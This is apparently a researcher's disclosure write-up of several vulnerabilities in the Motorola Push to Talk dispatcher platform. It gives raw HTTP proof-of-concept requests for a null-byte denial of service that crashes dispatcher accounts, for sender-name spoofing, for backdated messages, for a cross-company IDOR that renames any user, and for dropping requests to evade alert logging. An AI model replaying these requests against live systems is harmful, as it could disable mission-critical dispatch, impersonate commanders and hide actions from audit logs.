Motorola Push to ~~Talk~~ Trust

#Motorola Push to Talk
#Motorola PTT
#Motorola Push to Trust
#Kodiak Broadband Push to Talk (PTT) - MCPTT

1 Motorola Push to Talk

Motorola Push to Talk is a mission critical communication platform where the focus is usage of custom cell phones like Walkie-Talkie solution, delivering voice, video and data communications at the push of a button to get the right information to the right people at the right time in the moments that matter.

The platform supports multiple companies.
In one company where the Dispatcher has the central role acting as a conductor for the boots on the ground, mobile users.

2 Vulnerability

2.1 Sending text message API

In web application development there is one simple Golden rule that you should always follow and that is "*Never trust the client*" with that meaning, you should always validate and sanitize all data especially on the server side.
I, as an attacker, will always have 100% control over the client whatever security features you have implemented on the client side and can choose what or what not to send to your server.

The design flaw with this with this mission critical push to talk platform, is it trusting the client way too much.

Picture bellow showing a Dispatcher user sending a text message.
This specific endpoint contains three vulnerabilities.

Request

Pretty Raw Hex \n

```
PUT /ptxdata/s46800080026_ptx1643897585986_meta HTTP/1.1
Cookie: <redacted>
Content-Length: 510
Accept: application/json
Authorization: Basic <redacted>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "_id":"s46800080026_ptx1643897585986_meta",
  "from":{
    "senderId":"stel:+46800080026",
    "name":"danielwtelialab3Hackedcell10"
  },
  "to":[
    {
      "recipientId":"stel:+46800080027",
      "recipientName":"danielwtelialabdispatch27"
    }
  ],
  "recipientType":"contact",
  "msgText":"test567",
  "msgReceivedTime":"",
  "msgCreateTime":1443897585986,
  "expiration":"",
  "msgPriority":"0",
  "msgProperty":"0",
  "opaqueData":"NA",
  "msgLocation":{
    "geoLocation":null
  },
  "ptxType":[
    "text"
  ],
  "state":"pending",
  "status":0,
  "errorDescription":"",
  "type":"ptxmeta",
  "ver":"1.0"
}
```

As you see this endpoint is just a raw json document and exposing way too many unnecessary parameters that should be in the back end instead.

A properly designed send message should only ask for the message text and the recipient like the example below.

PUT /ptxdata/send-message {recepientId”stel:+4612345678”,msgText=”Hello world”, }

It’s easier to say than done than to address this massive security design flaw.
This single API is probably tangled and depended by other API and makes the changing very challenging.
It’s like a card house you start pulling in one part and the whole structure will be affected.


Security is like a foundation of a house. If you don’t get it right directly from the beginning, then you have a situation like this.
It will cost you over 1000 times to address security vulnerability afterwards then addressing it in the planning stage of your project.

We will continue to have a look at this send message API, beginning from the first row in previous request.

2.2 Denial of Service in sending message - CV2025-xx2

Initially this vulnerability was delivered to Motorola without a working Proof of Concept -POC and since we discovered two Dispatcher account were continues looping in the message UI making the account non operable anymore for the text message service.

We asked Motorola for a root cause analysis because of the importance of the user role in this mission critical platform.



Picture showing a non-operable text message service stuck in an endless loop.

After half a year without any progress from Motorola we conduct our own investigation after having received several Dispatcher accounts.

From the Chrome networks logs that we earlier sent to Motorola we could identify probably cause, a NULL character (%00) that causes the message UI in an endless loading loop on the client side.
Discover this wasn't easy by just testing with the repeater in Burp and viewing the result in the response.
The effect will only show up when the user is reloading the whole webpage or the send message part.

By appending %00 in the document ID in send message API, dispatcher client will crash when loading the message UI.
This will cause permanent damage to the message functionality for that specific dispatcher account.

Send message API with DOS POC

Request

```
PUT /ptxdata/s4612121212_ptx1616838708568_meta%00 HTTP/1.1
```

The sending message API is trusting the client and allowing the client to set arbitrary document ID.
To address this set document ID vulnerability designer should put that function to the backend instead of the frontend.

The first working POC we sent to Motorola was only a one-to-one communication, Dispatcher user(attacker) sending message mobile user(victim) and causing a self-inflicted crash.

After we received more Dispatcher accounts, we could elevate this vulnerability by sending it to a talk group, resulting in all Dispatcher in the group crashing.
One massage to destroy all Dispatcher users in one company by a malicious insider.

Motorola PTT allows text messages sent between different companies by just knowing the mobile number and we could even escalate by sending the malicious message to Dispatcher in another company by just brute forcing all available mobile numbers.
This will result in disabling all Dispatcher users on the Motorola PTT mission critical platform.
In this case the attacker needs to have the cross-company communication roll (admin user).

The only way to recover this client crash is to delete the account affected and recreate it, which will result in data loss.

This vulnerability was only affected on Chrome (which is Motorola only official supported browser) and Edge but not on Firefox.

This was found in Sync Gateway 2.1.2 which is compatible with Couchbase Server 6.6.X.
From communication with Couchbase support team we got information this should be patched in Couchbase server 6.6.3.

2.3 Impersonating users in send message - CV2025-xx4

By manipulating the name parameter in the send text message API it’s possible to impersonate another user.

The user DispatcherLAB2 is sending a message with manipulated name “Hacker1Nov” to the victim.


Request

```
PUT /ptxdata/s46123456788_ptx1604325579meta HTTP/1.1
Connection: close
Content-Length: 501
Accept: application/json
Authorization: Basic <redacted>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,sv;q=0.8

{
"_id":"s46123456788_ptx1604325579_meta",
"from":{"senderId":"stel:+461234567892",
"name":"Hacker1Nov"},
```


```
"to":[{"recipientId":"stel:+4612345678",
"recipientName":"DanielWTESTLABUSER1"}],
"recipientType":"contact","msgText":"YouGotHacked2222Nov01Hack123",
"msgReceivedTime":"",
"msgCreateTime":1603890569,
"expiration":"",
"msgPriority":"0","msgProperty":"0",
"opaqueData":"NA",
"msgLocation":{"geoLocation":null},
"ptxType":["text"],
"state":"pending",
"status":0,
"errorDescription":"",
"type":"ptxmeta",
"ver":"1.0"
}
```


Picture bellow showing two bottom messages with manipulated sender name like “Hacker123” and “Hacker1Nov” on the victim’s mobile application.



Mobile users could use the mobile number to track back to the correct user but that isn’t possible on communication in a talk group with several participants.

Picture bellow showing a talk group conversation in the Dispather UI where a spofed user name (malicious_Manager) sending a text message, demanding user to retreat from zone A.



2.4 Back to the future with sending message - CV2025-xx5

By manipulating the **msgCreateTime** parameter (unixtime) in send message API it's possible to implant a specific message in message history timeline/flow.

Here bellow we placed a message in Unix time 1443897585986 (2015 Oct 03) with the text message "test567".


Request

Pretty Raw Hex \n

```
PUT /ptxdata/s46800080026_ptx1643897585986_meta HTTP/1.1
Cookie: <redacted>
Content-Length: 510
Accept: application/json
Authorization: Basic <redacted>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "_id":"s46800080026_ptx1643897585986_meta",
  "from":{
    "senderId":"stel:+46800080026",
    "name":"danielwtelialab3Hackedcell10"
  },
  "to":[
    {
      "recipientId":"stel:+46800080027",
      "recipientName":"danielwtelialabdispatch27"
    }
  ],
  "recipientType":"contact",
  "msgText":"test567",
  "msgReceivedTime":"",
  "msgCreateTime":1443897585986,
  "expiration":"",
  "msgPriority":"0",
  "msgProperty":"0",
  "opaqueData":"NA",
  "msgLocation":{
    "geoLocation":null
  },
  "ptxType":[
    "text"
  ],
  "state":"pending",
  "status":0,
  "errorDescription":"",
  "type":"ptxmeta",
  "ver":"1.0"
}
```

On the dispatcher victim UI, we can see that the first massage with the text “test567” is from 2015 Oct 3.




2.5 IDOR in changing name - CV2025-xx6


From the weekly meeting we learned that the system has a feature that allows users to change their name.

Further digging showing that Motorola had removed this feature everywhere except for the Dispatcher UI.

Notice the small pencil next to the username.




User change name to fds55.



Another vulnerability, there is no notification in the chat history or logs showing user have changed name.
This legit feature can be used to impersonating user in a group talk group chat like the “Impersonating user in sending message” vulnerability mention earlier.


Picture bellow showing a talk group conversation in dispather UI.



In a text bubble, top part is the username, and the lower part is the text message.
Who is who here and how many participants do we have here?

Intercepting the request

The browser plugin permission is ignoring our proxy settings, and we couldn't intercept the name changing request with our Proxy tool "Burp Suite".



After reverse engineering the browser plugin to bypass the certificate pining, allowing us to intercept the name changing request and we discovered an Insecure Direct Object References - IDOR vulnerability.

This IDOR vulnerability allows a signed in user to change the name other than themselves in the system even across companies by just changing the mobile number in the request.
We could for example renaming everyone in the Motorola mission critical platform to "*Motorola Push to Trust*" by brute forcing the mobile number.


The vulnerable parameter is highlighted in yellow.

Request

```
PUT /oidcxcap/kn-subscriber-config/users/tel%3A%2B46800080072/index/~~/subscriber-config/subscriber-name/text%28%29 HTTP/1.0
Content-Length: 28
Authorization: Bearer <redacted>
Connection: close

danielwtelialab3Hackedcell10
```

Our victim having a new name "danielwtelialab3Hackedcell10".




To patch this vulnerability designer, we need to redesign the API to enforce access control policies such that users cannot act outside of their intended permissions.

By turning off this feature Telia mitigated this vulnerability but other customers like AT&T, Bell, Verizon, Sprint, Telstra and Telefonica are still vulnerable until patch have been created and installed.

2.6 All your logs are belong to us - CV2025-xx7

Business logic fault in the Dispatcher UI allowing attackers to manipulate users' own logs that are displayed in the Dispatcher web UI.



A proper handling of the logs is to move the update log part to the backend instead of now having it on the front end.
The root cause is the application is trusting the client.

Our suggestion to Motorola has a look at the remaining logs functionality and it's very likely that they are having the same vulnerability.

This heading contains two vulnerabilities.

2.6.1 Alert Logs - CV2025-xx7

After the Alert request message has been sent, the client will update the Alert logs message with an update logs request.
By dropping the "update logs" request is possible to evade logging in the dispatcher web UI.
Attacker could also manipulate the Alert logs history by just removing the specific "alertID" and remaining related information in the request.
This was possible because the complete log history was in the request.

